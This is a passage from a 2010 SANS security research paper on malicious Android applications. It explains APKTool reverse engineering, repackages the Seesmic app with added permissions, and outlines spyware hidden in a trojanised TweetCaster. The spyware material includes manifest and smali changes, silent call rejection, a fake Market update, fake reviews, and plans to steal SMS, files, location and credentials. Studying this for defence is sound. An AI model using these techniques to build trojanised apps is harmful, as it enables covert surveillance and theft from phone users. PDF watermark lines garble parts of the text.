  
                     <manifest android:versionCode="1710" android:versionName="1.71"
                     package="com.android.vending">
                     …
                     <receiver android:name=".InstallAssetReceiver"
                     android:permission="com.android.vending.INTENT_VENDING_ONLY">
                     <intent-filter>
                     <action android:name="android.intent.action.REMOTE_INTENT"/>
                     <category android:name="INSTALL_ASSET"/>
                     </intent-filter>
                     </receiver>

                     <receiver android:name=".RemoveAssetReceiver"
                     android:permission="com.android.vending.INTENT_VENDING_ONLY">
                     <intent-filter>
                     <action android:name="android.intent.action.REMOTE_INTENT"/>
                     <category android:name="REMOVE_ASSET"/>
                     </intent-filter>
                     </receiver>
                     …
                     </application>
                     </manifest>
                            Figure	
  12	
  -­	
  Excerpt	
  of	
  AndroidManifest	
  file	
  from	
  the	
  Android	
  Market	
  application	


                             This REMOVE_ASSET message is part of the Google application “kill switch”,
                     which is able to remotely wipe a specific application from all of the handsets that had
                     downloaded it. Google first used this functionality following a Proof of Concept from Jon


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                               As part of the Information Security Reading Room                                Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 1
	
                   	
                                                                                           8	


                   Oberheide (Android Developers Blog, 23/06/2010), in which an application was
	
                   developed called RootStrap that was able to phone home periodically to fetch remote
	
  
                     native ARM code and executes it outside the Dalvik VM.


                            An attacker could use such an approach to push down a local privilege escalation


                   exploit as soon as a new vulnerability is discovered in the Linux kernel and root the
	
                   device (Oberheide, 25/06/2010). It could be also possible to bootstrap a rootkit, such as


                   the one released during DEF CON 18 by Christian Papathanasiou and Nicholas J.
	
                   Percoco (Papathanasiou - Percoco, 18/07/2010).


                            Still in November 2010 Nils, head of research for MWR InfoSecurity,


                   demonstrated a separate bug in the Android browser that lets attackers install malware on
	
                   a fully patched HTC Legend running Android 2.1. Nils noticed that on several HTC


                   smartphones the Android Browser has the permission
	
                   android.permission.INSTALL_PACKAGES which is used to update the embedded Flash
	
  
                     Lite plugin. As a consequence, by providing a browser exploit, such as the one


                   discovered by M.J. Keith on the Webkit Browser engine, it is possible to install malware
	
  
                     on the device (Darknet, 08/11/2010).
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                              The bug Keith’s code exploits was fixed in Android 2.2, but according to figures
                     supplied by Google, only 36 percent of users have the most recent version. That means
                     the remainder are susceptible to the attack (The Register, 06/11/2010).

                              Last year Charlie Miller discovered a vulnerability related to the same Webkit
                     Browser engine (ZDNet, 12/02/2009).

                              The examples above perfectly illustrate the saying from what Kevin Mahaffey,
                     chief technology officer at mobile security firm Lookout:

                     "Because mobile firmware updates are often slower than comparable PC software
                     updates, taking weeks or months to release, there's a significant period of time between
                     when mobile vulnerabilities such as these are first publicly disclosed and when people
                     are protected" (CNET, 11/11/2010)


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                            As part of the Information Security Reading Room                    Author retains full rights.	


                                                        Malicious Android Applications: Risks and Exploitation 1
	
                   	
                                                                                          9	


                   3. Application Reverse Engineering Explained
	
                            “Whether it's rebuilding a car engine or diagramming a sentence, people can


                   learn about many things simply by taking them apart and putting them back together
	
                   again. That, in a nutshell, is the concept behind reverse-engineering—breaking


                   something down in order to understand it, build a copy or improve it.” (Schwartz,
	
                   12/11/2001)


                     3.1. Motivation
	
                            How many times applications are installed without fully knowing exactly what
	
                   they were going to do? Is it normal that a Wallpaper application is able to send SMS?


                            As discussed previously, malware is becoming a real concern to the mobile


                   security landscape. The malware in the previous examples was released in the wild by
	
                   actually spoofing media players or wallpaper applications. However, what about malware


                   or spyware running in the background of a well known application? Is it really possible?
	
                   Yes, and that will be demonstrated using Reverse Engineering.


                          The next sections will introduce the Reverse Engineering process and tools to
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     perform this task. Then the new skills acquired will be used to reverse and add content to
                     the Seesmic application, a well known Twitter application. But first some background is
                     needed about the Android Dalvik virtual machine.

                     3.2. Reverse Engineering in a Nutshell
                              “Every Android application runs in its own process, with its own instance of the
                     Dalvik virtual machine. Dalvik has been written so that a device can run multiple VMs
                     efficiently. The Dalvik VM executes files in the Dalvik Executable (.dex) format which is
                     optimized for minimal memory footprint. The VM is register-based, and runs classes
                     compiled by a Java language compiler that have been transformed into the .dex format
                     by the included "dx" tool. The Dalvik VM relies on the Linux kernel for underlying
                     functionality such as threading and low-level memory management.” (Android
                     Developers, 12/2010)


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                          As part of the Information Security Reading Room                 Author retains full rights.	


                                                             Malicious Android Applications: Risks and Exploitation 2
	
                   	
                                                                                               0	


                             Below are the different steps required for the development of an application
	
                   running on a Dalvik virtual machine:


                                  1. Developer codes in Java (Android SDK) and possibly in C/C++ (Android
	
                                       NDK) to include native ARM code.


                                  2. In case of native ARM code development, this one has to be first compiled


                                       using the Android NDK to produce a shared library with a .so extension.
	
                                       Then this library is called from the java code using the system.loadLibrary


                                       method.


                                  3. The source code is then compiled by the Java compiler into .class files
	
  
                                    4. Then the dx (dexer) tool which is part of the Android SDK processes the


                                       .class files into Dalvik's proprietary format. The result of a proprietary file
	
  
                                         format called DEX that contains Dalvik bytecode.


                                  5. classes.dex plus meta data, resources (audio, video, graphics) , as well as


                                       shrared libraries in the case of ARM native code go into a dalvik
	
                                       application 'apk' container. This ‘apk’ container is what will be installed
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                         on the device to run the application.


                                        Figure	
  13	
  -­	
  Android	
  Application	
  Content	
  (Bray	
  Tim,	
  14/11/2010)	


                                Even though Dalvik Virtual Machine has the same purpose as Java Virtual
                     Machine, there are several differences between both starting by the file formats supported
                     by each one. As shown above, one difference between the standard Java .class and DEX
                     is that all the classes of the application are packed into one file.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                               As part of the Information Security Reading Room                       Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 2
	
                   	
                                                                                           1	


                            Dalvik and Java Virtual Machines also contrast with a different architecture.
	
                   Standard JVM is stack-based, operations remove inputs from the stack and put result(s)
	
  
                     back onto the stack, whereas Dalvik VM which is register-based (using Virtual registers).


                             As Stack access is slower than registers access the DEX format is more suitable


                   for mobile computing and another reason is that DEX is more dense encoding (33% gain)
	
                   (Paller Gabor, 02/12/2009)


                            Among all the differences between .class and .dex files, the most important one is


                   that each file type has its own bytecode format. Starting from its concept, this new
	
                   bytecode format became a new topic for security researchers around the world looking


                   for what happens under the hood when Android applications are running on their device.
	
                   First they tried to understand the Dalvik Bytecode syntax, like Gabor Paller did by


                   providing a list of Android Operations Code with explanation about each ones (Paller
	
                   Gabor, 12/2010). The better understanding of the Dalvik Bytecode syntax involved the
	
  
                     development of new tools useful for the reverse engineering community.


                              The next section will describe tools available to successfully reverse Android
	
  
                     applications.
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                     3.2.1. Reversing Engineering Tools and Processes
                     	
  
                              Starting in 2009, security researchers began to think about a way to reverse
                     Dalvik Bytecode in the same manner as Java Decompilers work for Java Bytecode.
                     During CanSecWest 2009, Marc Schönefeld released his “undx” tool. (Schönefeld Marc,
                     03/2009). Undx can be used to convert an Android APK file to a JAR file which can then
                     be reversed to java using tools like JD-GUI and JAD. A tool like AXMLPrinter2 might
                     also be used to convert the AndroidManifest binary XML file to a readable xml in order
                     to have information about application components and permissions requested by this
                     application during its install.

                              Even though the undx tool works well with basic applications, problems come
                     when the tool deals with bigger applications, when more complex Dalvik Bytecode
                     appears. Another tool called Dex2Jar does more or less the same job as undx. However,


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                    Author retains full rights.	


                                                       Malicious Android Applications: Risks and Exploitation 2
	
                   	
                                                                                         2	


                   even if this tool does a much better job converting Dalvik Bytecode to Java, this one is
	
                   still prone to the same issues met with complex application.


                            Nowadays there is no silver bullet for reversing Dalvik bytecode to java source
	
                   code. Nevertheless others techniques appeared consisting in formatting the Dalvik


                   Bytecode in such a way that this one is easier to understand (baksmali/Dalvik Bytecode
	
                   disassembler). Those techniques also provide the opportunity to alter the code and then


                   recompile it to add features to the application (smali/ Dalvik Bytecode assembler). These
	
                   assembler/disassembler are packaged with a tool called APKTool. (Wiśniewski Ryszard,


                   09/2010)


                            The next section will cover the different steps to alter the well known Seesmic
	
                   Twitter client using the aforementioned APKTool.


                   3.2.2. Application Reverse Engineering Example


                            The purpose of this section will be to use the APKTool to reverse the Seesmic
	
                   application, alter it by adding an activity and more permissions in the AndroidManifest
	
  
                     file, Key	
  ffinally recompile it and let2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                           then ingerprint	
  =	
  AF19	
  FA27	
   it work on the phone.

                     Let's take a look at the Seesmic application by using the Android 2.2 emulator.
                     joany@joanyPenTest:~/Desktop/ANDROID$ emulator –avd Telindus_Lux_SAGS
                     joany@joanyPenTest:~/Desktop/ANDROID$ adb install com.seesmic.apk
                     1891 KB/s (565977 bytes in 0.292s)
                             pkg: /data/local/tmp/com.seesmic.apk
                     Success


                              On the phone it is possible to check the permission currently assigned to this
                     application.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                          As part of the Information Security Reading Room                Author retains full rights.	


                                                      Malicious Android Applications: Risks and Exploitation 2
	
                   	
                                                                                        3	


                             As shown above the Seesmic application has the following permissions:


                                 •   Access to the SD card


                                 •   Access to the GPS location
	
                                 •   Full Internet Access


                                 •   Access to phone calls
	
  
                         Key	
  fingerprint	
  =will be FA27	
  2more998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                             One challenge 	
  AF19	
   to add F94	
   permissions for this application, in order to
                     access to private data such as browser history, SMS/MMS and so on.

                     As shown below, the apktool is used to reverse the .apk file.


                     joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$./apktool d Seesmic.apk
                     Seesmic/
                     I: Baksmaling...
                     I: Decoding resource table...
                     I: Decoding resources...
                     I: Copying assets and libs...


                               As shown in Figure 14, the APKTool has generated a smali repository containing
                     several .smali files, but also a res (resources) repository. In this directory are defined
                     layouts, strings, images and so on. The repository also includes a layout sub-directory,
                     which is itself composed of several .xml files. All the .smali files contained in the smali
                     repository actually map each component of the application, the file called R.smali stands
                     for the visual aspect of the application, such as layout, string and images displayed on the
                     screen.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                         As part of the Information Security Reading Room                                                    Author retains full rights.	


                                                            Malicious Android Applications: Risks and Exploitation 2
	
                   	
                                                                                              4	


                                              Figure	
  14	
  -­	
  Android	
  APKTool:	
  Application	
  Reversing	


                             The APKTool permits to read the content of the AndroidManifest file that defines


                   components and permissions for the Seesmic application (Appendix 1: Seesmic
	
                   application AndroidManifest file).


                             This AndroidManifest file has been modified by:


                                  •    Altering the versionName (1.0.1 to 1.6)


                     <manifest android:versionCode="2" android:versionName="1.6" package="com.seesmic">


                                    •    Adding an activity which displays the GPEN logo. This one has been


                                       previously developed with Eclipse to make easier the writing. Then
	
  
                                         compiled (using Android SDK) and reversed (using the APKTool) to
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                                         extract the related .smali file.
                     <activity android:label="@string/app_name" android:name=".ui.GoldGPEN"/>
                     	
  
                                    •    Adding more permissions to read Browser History, send SMS and so
                                         forth.
                     <uses-permission       android:name="android.permission.ACCESS_COARSE_LOCATION"/>
                     <uses-permission       android:name="android.permission.CALL_PHONE"/>
                     <uses-permission       android:name="android.permission.CALL_PRIVILEGED"/>
                     <uses-permission       android:name="android.permission.READ_CALENDAR"/>
                     <uses-permission       android:name="android.permission.READ_HISTORY_BOOKMARKS"/>
                     <uses-permission       android:name="android.permission.READ_FRAME_BUFFER"/>
                     <uses-permission       android:name="android.permission.READ_OWNER_DATA"/>
                     <uses-permission       android:name="android.permission.READ_SMS"/>
                     <uses-permission       android:name="android.permission.RECORD_AUDIO"/>
                     <uses-permission       android:name="android.permission.SEND_SMS"/>
                     <uses-permission       android:name="android.permission.CAMERA"/>
                     <uses-permission       android:name="android.permission.WRITE_SMS "/>


                               Please find in Appendix 2: Seesmic application AndroidManifest file after
                     reengineering the resulting AndroidManifest file. Now that the Manifest file is altered,


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                              As part of the Information Security Reading Room                    Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 2
	
                   	
                                                                                           5	


                   another challenge is to force the application to display the new GoldGPEN activity once
	
                   the Seesmic application is launched by the user.


                                One thing to note is that all Android applications have a primary activity that is
	
                   launched when the user clicks on the application icon. As shown below this activity has


                   to include the following line:
	
  
                     <intent-filter>
	
                   <action android:name="android.intent.action.MAIN"/>
	
                   <category android:name="android.intent.category.LAUNCHER"/>
                     </intent-filter>


                                By checking the original AndroidManifest file, it is easy to figure out that the


                   main activity is the welcome activity located in the ui repository. One other thing to know
	
                   is that the first method called during the activity initialization is the onCreate method.


                                By adding the code below at the end of the onCreate method from the


                   welcome.smali file (Appendix 3: Main activity from the Seesmic application, the activity
	
                   GoldGPEN will be started during the launch of the Seesmic application. The only


                   requirement is that the GoldGPEN.smali (previously retrieved) has to be located in the in
	
                   the ui repository.
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                            .line 83
                               new-instance v0, Landroid/content/Intent;

                               const-class v1, Lcom/seesmic/ui/GoldGPEN;

                         invoke-direct {v0, p0, v1}, Landroid/content/Intent;-
                     ><init>(Landroid/content/Context;Ljava/lang/Class;)V

                         .line 84
                         .local v0, i:Landroid/content/Intent;
                         invoke-virtual {p0, v0}, Lcom/seesmic/ui/Welcome;-
                     >startActivity(Landroid/content/Intent;)V
                     	
  
                                  Please find in Appendix 4: Main activity from the Seesmic application after
                     reengineering, the resulting welcome.smali file. In order to display the GPEN logo, some
                     modifications have to be done in some others files:

                                      1. Add the gpen.png file in the res/drawable repository

                                      2. Modify the public.xml file located in the same directory

                                      3. Modify the main layout (main.xml file) by adding an ImageView, as
                                         described below


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                            As part of the Information Security Reading Room                    Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 2
	
                   	
                                                                                           6	


                     <?xml version="1.0" encoding="UTF-8"?>
	
                   <LinearLayout android:orientation="vertical" android:layout_width="fill_parent"
                     android:layout_height="fill_parent"
	
                     xmlns:android="http://schemas.android.com/apk/res/android">
	
                       <ImageView android:layout_gravity="center_horizontal" android:paddingTop="20.0dip"
                     android:layout_width="wrap_content" android:layout_height="wrap_content"
	
                   android:src="@drawable/gpen" />
	
                   </LinearLayout>


                            The application has now to be recompiled using the APKTool.
	
                   joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$ ./apktool b -f Seesmic/
	
                   I: Smaling...
                     I: Building resources...
	
                   I: Building apk file...


                                         Figure	
  15	
  -­	
  Android	
  APKTool:	
  Application	
  Reengineering	


                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  contains a fileDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                           The dist repository actually 2F94	
  998D	
  F called out.apk which is the modified
                     Seesmic application. After having renamed this file to Seesmic.apk, it is now time to
                     install it on the phone. However, as explained previously, to be installed on the phone this
                     one has to be signed. As shown below, a self-signed certificate has to be first generated.
                     joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ keytool -genkey -v -keystore
                     gpen.keystore -alias gpen -keyalg RSA -validity 10000 -keypass 123456
                     Enter keystore password:
                     .
                     .
                     Generating 1,024 bit RSA key pair and self-signed certificate (SHA1withRSA) with a
                     validity of 10,000 days
                             for: CN=Joany Boutet, OU=gpen, O=gpen, L=Lux, ST=Lux, C=LU
                     [Storing gpen.keystore]
                                                                   	
  
                              The modified Seesmic application is then signed using jarsigner and the
                     certificate generated previously.
                     joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ jarsigner -verbose -keystore
                     gpen.keystore Seesmic.apk gpen
                     Enter Passphrase for keystore:
                        adding: META-INF/MANIFEST.MF
                        adding: META-INF/GPEN.SF
                        adding: META-INF/GPEN.RSA
                        .
                        .
                        signing: res/xml/settings.xml
                        signing: AndroidManifest.xml


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                            As part of the Information Security Reading Room                      Author retains full rights.	


                                                              Malicious Android Applications: Risks and Exploitation 2
	
                   	
                                                                                                7	
  
	
                          signing: classes.dex
	
                          signing: resources.arsc


                              Once the application has been signed, this one can be installed on the device using
	
                   the following commands:


                   joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ emulator -avd Telindus_Lux_SAGS
                     joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse$ adb install Seesmic.apk
	
                   492 KB/s (942947 bytes in 1.871s)
	
                           pkg: /data/local/tmp/Seesmic.apk
                     Success


                          As shown above by clicking on the Seesmic icon to launch the Seesmic
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     application, the GPEN logo is now displayed. Furthermore by checking the application
                     information, it is noticed that the application version changed (from 1.0.1 to 1.6) and that
                     all permissions added in the AndroidManifest file (to read Browser History, send SMS
                     …) are now available for the Seesmic application.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                                As part of the Information Security Reading Room                             Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 2
	
                   	
                                                                                           8	


                            So the Seesmic application has been successfully reversed, activity and
	
                   permissions have been added on its source code, which was then recompiled to run on the
	
  
                     phone.


                            One drawback of this method is that the application has to be signed with a self


                   signed certificate, so if the user has already a version of the Seesmic application installed
	
                   on his phone; the signature used will not be the same and the application will not be


                   installed. However, it is still possible to say that the application will not update the
	
                   previous one (by choosing a different name for the package) or change the version code


                   to replace the old one (like in the previous example). In this case the custom Seesmic
	
                   application will be installed without any problems. One solution is to simply claim


                   having the last beta version of Seesmic available on a website and wait for download. To
	
                   really figure out that it was possible to add content on the Seesmic application, an activity


                   has been added to make easier the testing process. However, it is possible to add
	
                   instructions running as a service in background on behalf of the user. As explained in


                   section 2.1, Android applications use content providers to store their data using Android's
	
                   file storage methods or SQLite databases. The permissions defined in the
                           Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                     AndroidManifest.xml file are the keys to access these content providers. Now that it is
                     possible to alter application source code, a service may be added to run in the background
                     of a well known application and request access to sensitive data on the device.


                     4. Android Spyware via Application Reverse Engineering
                                                                  	
  
                              “A spyware is a malicious application that pretends to be something it is not or
                     actively hides itself from the user while collecting bits of information about the user
                     without the user’s knowledge or consent” (Smobile Systems, 24/02/2010)

                     4.1. Spyware Genesis
                     	
  
                              During the last BruCON, Tyler Shield talked about a spyware for Blackberry
                     named txsBBSpy (Shield Tyler, 09/2010). This malware was able to trigger actions, such
                     as dumping user contacts and getting GPS coordinates, depending on SMS it received.
                     When the phone receives SMS from a specific number, it will parse the content of the


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                            As part of the Information Security Reading Room                    Author retains full rights.	


                                                        Malicious Android Applications: Risks and Exploitation 2
	
                   	
                                                                                          9	


                   SMS for actions to proceed. After some tests, it was not possible to use SMS to stealthily
	
                   trigger actions on the Android device, since the user is always notified as soon as an SMS
	
  
                     arrived on the device. However, as explained on Paul Prasanta’s blog, there is a way to


                   programmatically handle Phone Call using a specific library (Prasanta Paul, 09/2010).


                             It should be pointed out that using the SDK provided by Google, it is not possible
	
                   to interact with the TelephonyManager, which is responsible for Call handling.


                             However, by using a specific library named framework_intermediates-classes-


                   full-debug.jar; it becomes possible to access the TelephonyManager via Java reflection to
	
                   call methods of an internal class of the Android Telephony Framework. This jar file


                   actually includes all the internal classes of the Android Operating System, which means it
	
                   is now possible not only to interact with the TelephonyManager, but also with other


                   components for which access was restricted by the SDK.
	
  
                               To successfully handle call from an application, the only thing required is to add a


                   Broadcast Receiver with an intent filter and “filtering” intent received via the action tag
	
  
                     android.intent.action.PHONE_STATE.
	
  
                            Key	
  fingerprint	
  =	
  AF19	
  following permissions haveE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                              As shown below, the FA27	
  2F94	
  998D	
  FDB5	
  D to be also included in the
                     AndroidManifest file for the application:

                                    •   android.permission.READ_PHONE_STATE
                                    •   android.permission.MODIFY_PHONE_STATE
                     	
  
                     <?xml version="1.0" encoding="utf-8"?>
                     <manifest xmlns:android="http://schemas.android.com/apk/res/android"
                           package="com.telindus.Spyware"
                           android:versionCode="1"
                           android:versionName="1.0">
                         <application android:icon="@drawable/icon" android:label="@string/app_name"
                     android:debuggable="true">
                             <activity android:name=".Spyware"
                                        android:label="@string/app_name">
                                 <intent-filter>
                                     <action android:name="android.intent.action.MAIN" />
                                     <category android:name="android.intent.category.LAUNCHER" />
                                 </intent-filter>
                             </activity>
                            <receiver android:name=".PhoneCall">
                                 <intent-filter>
                                     <action android:name="android.intent.action.PHONE_STATE" />
                                 </intent-filter>
                             </receiver>
                         </application>
                            <uses-permission android:name="android.permission.INTERNET" />
                            <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
                            <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                Author retains full rights.	


                                                        Malicious Android Applications: Risks and Exploitation 3
	
                   	
                                                                                          0	
  
	
                          <uses-permission android:name="android.permission.CALL_PHONE"/>
	
                   </manifest>


                            The source code in Appendix 5: Code to reject or accept call from an Android
	
                   application, is the content of the PhoneCall Broadcast Receiver which illustrates how to


                   Accept or Reject call without user intervention.


                            When intent is received by the Broadcast Receiver, instructions written on the
	
                   onReceive method are executed. Using the call to the method getTeleService(context),
	
  
                     access is requested to the TelephonyManager, as well as muting the call using the


                   instruction telephonyService.setMute(true). Then the awesome result is that depending on
	
  
                     the caller it becomes possible to trigger actions without user interaction. Actually, when a


                   call is received the activity responsible for its handling is displayed to the user to inform
	
  
                     him of an incoming call. However, according to the activity lifecycle, if another activity


                   is popped up the old one is paused waiting for the first one to finish. What if the phone is
	
                   requested to display the home screen when a call is received? The result is that the home


                   screen is displayed directly without the user knowing of the call received. The only
	
                   additional step required is to stealthily reject the call in the background.
                         Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                             By using the AnswerAndRejectCall method, the call is simply rejected and then
                     the home screen is displayed to the user with the following intent:
                             Intent launchHome = new Intent(Intent.ACTION_MAIN);
                             launchHome.addCategory(Intent.CATEGORY_HOME);
                     	
  
                              The behavior explained previously, as well as the reverse engineering process,
                     will be used to develop a spyware running in the background of a well-known
                     application. But first of all, the next section will define an attack scenario in order to
                     maximize the likelihood of a successful attack.


                     4.2. Attack Scenario
                              The Reverse Engineering process will be applied to the TweetCaster application,
                     which is one of the best Twitter clients for Android. The modified version of the
                     TweetCaster application will be published on a third party web site providing Android
                     applications, such as androidtapp or androlib. By claiming the application available for


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                  Author retains full rights.	


                                                      Malicious Android Applications: Risks and Exploitation 3
	
                   	
                                                                                        1	


                   download is the latest version of the TweetCaster application (containing huge
	
                   improvements), the user will be more disposed to install it. At the time of writing this
	
  
                     paper, the latest version was the 2.3. Even for the more recalcitrant, a web page will be


                   provided including fake comments from users claiming that this application is totally
	
  
                     awesome!


                           It should be noted that this modified version of TweetCaster will be signed with a


                   different key from the original one. As a consequence, this version will not replace the
	
                   previous version. That behavior has to be clearly defined on the web page by saying this


                   version is a beta one and that is normal if the application is not signed with the same key
	
                   as the final release.


                           All these details will help build a trust relationship with the future user to prevent


                   him from thinking that this application is actually running a spyware in the background.
	
  
                             The spyware will be controlled using the Phone Call behavior via Java Reflection


                   and the internal classes provided by the jar file discussed previously (section 4.1). One of
	
  
                     the main advantages of proceeding like this is the only thing required is to modify the
	
  
                     AndroidManifest file =	
  AF19	
  FA27	
  2F94	
  9Receiver and E3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                        Key	
  fingerprint	
   to add the Broadcast 98D	
  FDB5	
  D an activity then copy their
                     Dalvik bytecode representation (with all actions needed) in a specific directory.

                             The spyware will be installed using two modified versions of the TweetCaster
                     application. For version 2.4, a Broadcast Receiver will include waiting for a call to
                     trigger an application update. This update will be performed by an activity that will
                     retrieve an updated version of the spyware (the 2.5 if available) from a web server. As
                     this one will be signed by the same key, the latest version will totally replace the old one.
                     The trick here is that for the first version, only the two following permissions have to be
                     added in the AndroidManifest file:

                                   •   android.permission.READ_PHONE_STATE

                                   •   android.permission.MODIFY_PHONE_STATE

                             In addition, the Android Market will be spoofed during this update by claiming
                     that the Android Market has an update for the TweetCaster application installed on the
                     victim’s phone.


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                        As part of the Information Security Reading Room               Author retains full rights.	


                                                         Malicious Android Applications: Risks and Exploitation 3
	
                   	
                                                                                           2	


                            By spoofing the Android Market, the likelihood is increased that the user will not
	
                   pay as much attention to application permissions as he would have done if he
	
  
                     downloaded the application from a third party web site.


                              Once the user accepts the permissions displayed during the installation, complete


                   access to user data will be allowed. By just calling the phone, it will be possible to trigger
	
                   the phone to upload a file located on a web server. This file will contain the actions that


                   the attacker wants to perform on the victim’s phone.


                            For example, it will be possible to download all the content of the SD card,
	
                   retrieve/send SMS, get GPS coordinates, record audio, monitor the user, get all user


                   contacts, get Twitter account credentials by reading the tweetcaster_preferences.xml file,
	
                   etc.


                            To cover tracks, all the actions performed by the spyware will be cleared from the
	
                   phone log and another update with normal permission can also be performed to provide
	
  
                     no clue of malicious activity.


                     4.3.Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
                           Spyware Development
                                                                    	
  
                              As explained in section 4.2, there will be two versions of the spyware. The first
                     one will include a Broadcast Receiver waiting for call to trigger application update, as
                     well as an activity responsible for the application update which will spoof the Android
                     Market.

                              As explained in section 3.2.2, the reverse engineering process will be applied to
                     the TweetCaster application which is also a Twitter client for Android.
                     joany@joanyPenTest:~/PenTest/Others/ANDROID/Reverse/apktool$ ./apktool d tweetcaster.apk
                     Tweetcaster
                     I: Baksmaling...
                     I: Decoding resource table...
                     I: Decoding resources...
                     I: Copying assets and libs...
                     	
  
                              The AndroidManifest file of this application is available in Appendix 6: Original
                     AndroidManifest file from the Tweetcaster application. This file has to be modified by
                     adding the following components:


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                           As part of the Information Security Reading Room                    Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 3
	
                   	
                                                                                             3	


                                  •    An activity named ProcessUpdate responsible for application update.
	
  
                                    •    A Broadcast Receiver named AndroidGoldGPENSpyware used to trigger


                                       update once a call is received
	
  
                     <activity android:name="com.handmark.tweetcaster.ProcessUpdate" />
	
                   <receiver android:name="com.handmark.tweetcaster.AndroidGoldGPENSpyware">
	
                         <intent-filter>
                                 <action android:name="android.intent.action.PHONE_STATE" />
	
                         </intent-filter>
	
                   </receiver>


                             Some others modifications have still to be done in this file:


                                  •    Change versionName tag to 2.4
	
  
                                    •    Add the following permissions:


                             <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
	
                             <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>


                             Now the source code of these both components has to be included in the
	
                   TweetCaster application.To make easier the writing, one solution is to develop and


                   compile those components using an editor like Eclipse (
	
  
                              Figure 16).
                            Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	


                                                   Figure	
  16	
  -­	
  Spyware	
  Development	
  using	
  Eclipse	


                               The source code of these components are available in Appendix 7: Source Code
                     of the Broadcast Receiver waiting for call to trigger application update


                     Joany	
  Boutet,	
  joany.boutet@gmail.com	


       © 2010 The SANS Institute                              As part of the Information Security Reading Room                      Author retains full rights.	


                                                           Malicious Android Applications: Risks and Exploitation 3
	
                   	
                                                                                             4	


                   (AndroidGoldGPENSpyware) and Appendix 8: Source Code of the ProcessUpdate
	
                   activity (ProcessUpdate). Once compiled an apk container will be produced. By using the
	
  
                     APKTool, it will be possible to retrieve the code written directly in Dalvik Bytecode and


                   to inject it on the application target of the reverse engineering process.


                                               Figure	
  17	
  -­	
  Smali	
  files	
  produced	
  by	
  the	
  APKTool	


                            However some modifications have to be performed. To be compliant with other


                   smali files from the TweetCaster application, files have to be changed in order to map to
	
                   the correct package name which is actually com.handmark.tweetcaster.
                          Key	
  fingerprint	
  =	
  AF19	
  FA27	
  2F94	
  998D	
  FDB5	
  DE3D	
  F8B5	
  06E4	
  A169	
  4E46	
  
